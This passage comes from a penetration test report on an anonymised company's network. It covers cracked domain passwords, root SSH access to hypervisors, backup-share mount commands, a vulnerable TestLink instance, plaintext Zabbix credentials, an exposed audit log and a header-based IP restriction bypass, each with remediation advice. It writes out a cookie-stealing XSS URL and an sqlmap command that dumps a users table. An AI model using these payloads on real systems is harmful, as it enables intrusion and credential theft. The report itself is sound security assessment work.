
```
Bestcompany.com23 - 49 user accounts;
Bestcompany.com21 - 3 user accounts;
Bestcompany.com23 - 2 user accounts;
Bestcompany.com22 - 2 user accounts;
Bestcompany.com22$ - 1 user account;
Bestcompany.com23# - 1 user account;
Bestcompany.com2018# - 1 user account;
Bestcompany.com2023 - 1 user account;
Bestcompany.com^21 - 1 user account;
```

Generalized statistics: only 422 unique passwords of 480 password hashes totally extracted, credentials for 430 accounts (372 unique passwords) were successfully recovered - 89.6% of all accounts available in the domain.

Statistics on the length of passwords used:

```
8 characters - 114 passwords;
9 characters - 74 passwords;
10 characters - 86 passwords;
11 characters - 50 passwords;
12 characters - 50 passwords;
```

```
13 characters - 37 passwords;
14 characters - 14 passwords.
```



Recommendations for remediation:

- Implement a strict password policy with a limit on the minimum number of characters and the power of the alphabet used;
- The ability to quickly crack passwords up to 15 characters long by brute force is possible due to the lack of restrictions on the use of LM hashes on domain controllers. It is recommended to apply the changes in accordance with the recommendations of Microsoft:
  https://learn.microsoft.com/en-US/troubleshoot/windows-server/windows-security/prevent-windows-store-lm-hash-password

3.1.18 WLRM-BSTCM-1886 Security Vulnerability in SSH Servers

Address: in example

User account: root

Severity level: Medium

Description:

The application is vulnerable due to the following issues misconfiguration:

- Lack of proper security hardening in any part of the application stack or misconfiguration of permissions for cloud services.
- Installation and/or enabling of unnecessary features (e.g., unnecessary ports, services, pages, accounts, or privileges).

Example:

After gaining access to 2 XEN Orchestra servers (10.148.2.69 and 10.139.2.105) with administrator rights, the configuration was dumped with access details. The credentials included details for connecting to hypervisors via SSH in the name of the user **root**:

Checked for root connection rights to the following hypervisors:


```
10.128.9.10
10.128.9.11
10.134.9.2
10.134.9.4
10.136.9.30
10.136.9.31
10.137.9.7
10.137.9.8
10.139.9.20
10.139.9.21
10.139.9.25
10.139.9.27
10.139.9.28
10.139.9.29
10.139.9.30
10.144.9.10
```

```
10.147.9.4
10.147.9.8
10.148.9.2
10.148.9.3
10.148.9.4
10.149.9.5
10.149.9.7
```

In the commands log of the root user of the hypervisor 10.148.9.2, access details for connecting to file storage with virtual machine backups were found:

```
mount //10.139.20.2/xenserver-backups/d6762.nl2.bestcompany.com /backup cifs
vers=3.0,rw,uid=0,username=xenbackup,password=[SNIP],noauto 0 0
mount -t cifs -o user=xenbackup //10.148.9.5/mnt/BACKUPS /mnt
mount -t cifs -o user=xenbackup //10.148.9.5/mnt/RAIDZ2/BACKUPS /mnt
mount -t cifs -o user=xenbackup //10.148.9.5//mnt/RAIDZ2/BACKUPS /mnt
ping 10.148.9.5
mount -t cifs -o user=xenbackup //10.148.9.5 /mnt
mount -t cifs -o user=xenbackup //10.148.9.5/BACKUPS /mnt
mount -t cifs -o user=xenbackup //10.148.9.5 /mnt
mount -t smbfs 10.148.9.5:/ /mnt -o username=xenbackup
mount -t smbfs 10.148.9.5:/ /mnt -o username=xenbackup
dmesg
mount //10.148.9.5/BACKUPS /mnt -t cifs -o user=xenbackup,pass=[SNIP]
mount //10.148.9.5 /mnt -t cifs -o user=xenbackup,pass=[SNIP]
mount //10.148.9.5 /mnt -t cifs -o username=xenbackup,password=[SNIP]
dmesg -T
date
dmesg -T --verbose
mount //10.148.9.5 /mnt -t cifs -o username=xenbackup,password=[SNIP]
dmesg
dmesg -T
mount //10.148.9.5/xenbackup /mnt -t cifs -o username=xenbackup,password=[SNIP]
mount //10.148.9.5/mnt/RAIDZ2/BACKUPS/xenbackup /mnt -t cifs -o
username=xenbackup,password=[SNIP]
mount //10.148.9.5//mnt/RAIDZ2/BACKUPS /mnt -t cifs -o
```

```
username=xenbackup,password=[SNIP]
mount //10.148.9.5/xenserver-backups /mnt -t cifs -o
username=xenbackup,password=[SNIP]
```



Recommendations for remediation:

- Adjust settings to a safe level;
- Restrict connection to servers on behalf of the root account;
- Restrict access to servers from subnets without explicit need;
- Change used accounts and passwords to secure ones.

3.1.19 WLRM-BSTCM-1890 Vulnerable Version of the TestLink Service

Address: https://testlink.bestcompany.net/

User account: [SNIP]

Severity level: Medium

Description:

The audited application uses components with known vulnerabilities from the Common Vulnerabilities and Exposures (CVE) list or other sources, which could lead to the compromise of the web application through the exploitation of existing vulnerabilities.

Example:


The service TestLink 1.9.19 has many published CVEs, including:

1) XSS: https://www.exploit-db.com/exploits/47702
Example:
https://testlink.bestcompany.io/index.php?caller=login&reqURI=javascript%3aalert(document.cookie)&viewer=3

2) SQL injection - CVE-2019-20107 (https://nvd.nist.gov/vuln/detail/CVE-2019-20107) Example (205 records about system users have been dumped):

```
python3 sqlmap.py -r req.txt -p requirement_id --level=3 --risk=3 --technique=E
-D testlink -T users -C
id,active,auth_method,email,login,password,role_id,script_key --dump --threads
10
```

```
..
Database: testlink
Table: users
[205 entries]
+----+--------+-------------+-----------------------------+-------------------+----------------------------------+---------+------------+
| id | active | auth_method | email                       | login             | password                         | role_id | script_key |
+----+--------+-------------+-----------------------------+-------------------+----------------------------------+---------+------------+
| 1  | 0      | <blank>     | adm[redacted]               | [redacted]        | [redacted]                       | 8       | NULL       |
| 2  | 0      | <blank>     | tes[redacted]               | [redacted]        | [redacted]                       | 3       | NULL       |
| 3  | 1      | LDAP        | akh[redacted]               | [redacted]        | [redacted]                       | 8       | NULL       |
| 4  | 0      | LDAP        | mgu[redacted]               | [redacted]        | [redacted]                       | 8       | NULL       |
| 5  | 0      | LDAP        | vch[redacted]               | [redacted]        | [redacted]                       | 6       | NULL       |
| 6  | 1      | <blank>     | osc[redacted]               | [redacted]        | [redacted]                       | 5       | NULL       |
| 7  | 0      | <blank>     | ypa[redacted]               | [redacted]        | [redacted]                       | 6       | NULL       |
| 8  | 1      | <blank>     | aba[redacted]               | [redacted]        | [redacted]                       | 6       | NULL       |
| 9  | 0      | <blank>     | hdz[redacted]               | [redacted]        | [redacted]                       | 6       | NULL       |
| 10 | 0      | <blank>     | vka[redacted]               | [redacted]        | [redacted]                       | 6       | NULL       |
```



Recommendations for remediation:

- update the software and its components to the latest versions;
- use recommendations from developers of vulnerable software to mitigate known vulnerabilities.

3.1.20 WLRM-BSTCM-1893 Improper Access Control: Active Admin Session on the Console

Address: https://10.139.2.105/

User account: inapplicable


Severity level: Medium

Description:

Xen Orchestra software allows the administrator to perform actions on the target machine, but by default, it requires the administrator to enter a login and password for access. In this case, the administrator did not log out of the console and left an active session.

Example:

An attacker who gains access to Xen Orchestra and finds an active console session can execute commands on behalf of the administrator:



Recommendations for remediation:

Do not leave active sessions of administrators, even on internal infrastructure nodes.

3.1.21 WLRM-BSTCM-1899 Security Vulnerability with Zabbix and Jira Integration

Address:
https://10.149.2.119/
https://10.139.2.203/
https://10.139.2.14/

User account: inapplicable

Severity level: Medium

Description:

In the Jira integration settings in Zabbix: User (service account) password as plain text.

Example:

https://10.139.2.203/zabbix.php?action=mediatype.edit&mediatypeid=11
https://10.139.2.14/zabbix.php?action=mediatype.edit&mediatypeid=4
https://10.149.2.119/zabbix.php?action=mediatype.edit&mediatypeid=32

Credentials: zabbix-jira:[SNIP]

Recommendations for remediation:

Use unique API keys instead of user credentials

3.1.22 WLRM-BSTCM-1889 Exposure of User Authorizations and Internal Processes

Address: testlink.bestcompany.net

User account: inapplicable

Severity level: Low

Description:

The audited application intentionally or unintentionally discloses information to a subject who is explicitly not authorized to have access to that information.

Example:

Unauthorized requests to the site will result in the disclosure of event log information: https://testlink.bestcompany.com/logs/audits.log

```
HTTP/1.1 200 OK
Date: Tue, 11 Jul 2023 13:26:03 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k
Last-Modified: Tue, 11 Jul 2023 13:20:04 GMT
ETag: "5d9ee8-...1497"
Accept-Ranges: bytes
Content-Length: 6135528
Connection: close
Content-Type: text/plain; charset=UTF-8

  [22/May/19 12:34:02][AUDIT][7ibtfer…qq37jkob3vs][GUI - Test Project ID :
52497]
    Login for '[SNIP]' from '10.130.141.114' succeeded
  [22/May/19 12:34:39][AUDIT][7i…q37jkob3vs][GUI - Test Project ID : 52497]
    Test Case 'EDM-150' has been deleted.
  [22/May/19 12:35:14][AUDIT][7i…3vs][GUI - Test Project ID : 52497]
[SNIP]
    User '[SNIP]' was assigned the role '<no rights>' to the Test Project
'Keycloak Admin Tool'
  [22/May/19 15:39:20][AUDIT][2nj…oeptd][GUI - Test Project ID : 49088]
```

Recommendations for remediation:

Exclude the output of confidential information on the web application pages.

3.1.23 WLRM-BSTCM-1898 Bypass IP Address Restrictions

Address: 10.139.2.124

User account: inapplicable

Severity level: Low

Description:

The application used an access list by IP addresses, focusing on the X-Forwarded-For header, rather than the client's actual IP address; in this case, an attacker could access a resource with an altered header and bypass the restriction.


Example:

docker exec -ti privacyidea cat /usr/local/apache2/conf/extra/httpd-privacyidea.conf

```
<VirtualHost _default_:443>
        ServerAdmin root@localhost
        # You might want to change this
        ServerName otp.bestcompany.com

        RemoteIPInternalProxy [SNIP]/32
        RemoteIPInternalProxy [SNIP]/32
        RemoteIPInternalProxy [SNIP]/32
        RemoteIPInternalProxy [SNIP]/32
        RemoteIPHeader X-Forwarded-For

#       DocumentRoot /opt/privacyidea

        <Location /validate/*>
        </Location>

        <Location />
                # For Apache 2.4 you need to set this:
                # Require all granted
                Options FollowSymLinks
                AllowOverride None
```

```
                SetEnvIf Request_URI /validate/* noauth=1

        SetEnvIf Request_URI /auth ldappwd=1
        SetEnvIf Request_URI /token ldappwd=1
        SetEnvIf Request_URI /token/init ldappwd=1

                SSLRequireSSL
#               AuthType openid-connect

                <If "-R '10.139.2.118/32'">
                        Require env ldappwd
                </If>
                <ElseIf  "-R '10.130.2.0/24'   || \
                         -R '10.131.2.0/24'   || \
                         -R '10.147.2.0/24'   || \
                         -R '10.139.2.0/24'   || \
                         -R '10.139.4.0/24'   || \
                         -R '10.148.2.0/24'   || \
                         -R '10.136.2.0/24'   || \
                         -R '10.137.2.0/24'   || \
                         -R '10.134.1.0/24'   || \
                         -R '10.149.2.0/24'   || \
                         -R '10.128.2.0/24'   || \
                         -R '10.133.2.0/24'   || \
                         -R '10.141.64.0/24'   || \
                         -R '10.139.64.0/24'   || \
                         -R '10.139.6.0/24'   || \
                         -R '10.148.6.0/24'   || \
                         -R '10.130.66.0/24'   || \
                         -R '10.148.64.0/24'   || \
                         -R '[SNIP]/32'   || \
                         -R '[SNIP]/32'   || \
                         -R '[SNIP]/32'   || \
                         -R '[SNIP]/32'   || \
```

```
                        -R '[SNIP]/32'    || \
                        -R '[SNIP]/32'">
                    Require env noauth
```



Recommendations for remediation:

- Adjust settings to a safe level;
- Change the logic of restricting access from headers data to source IP.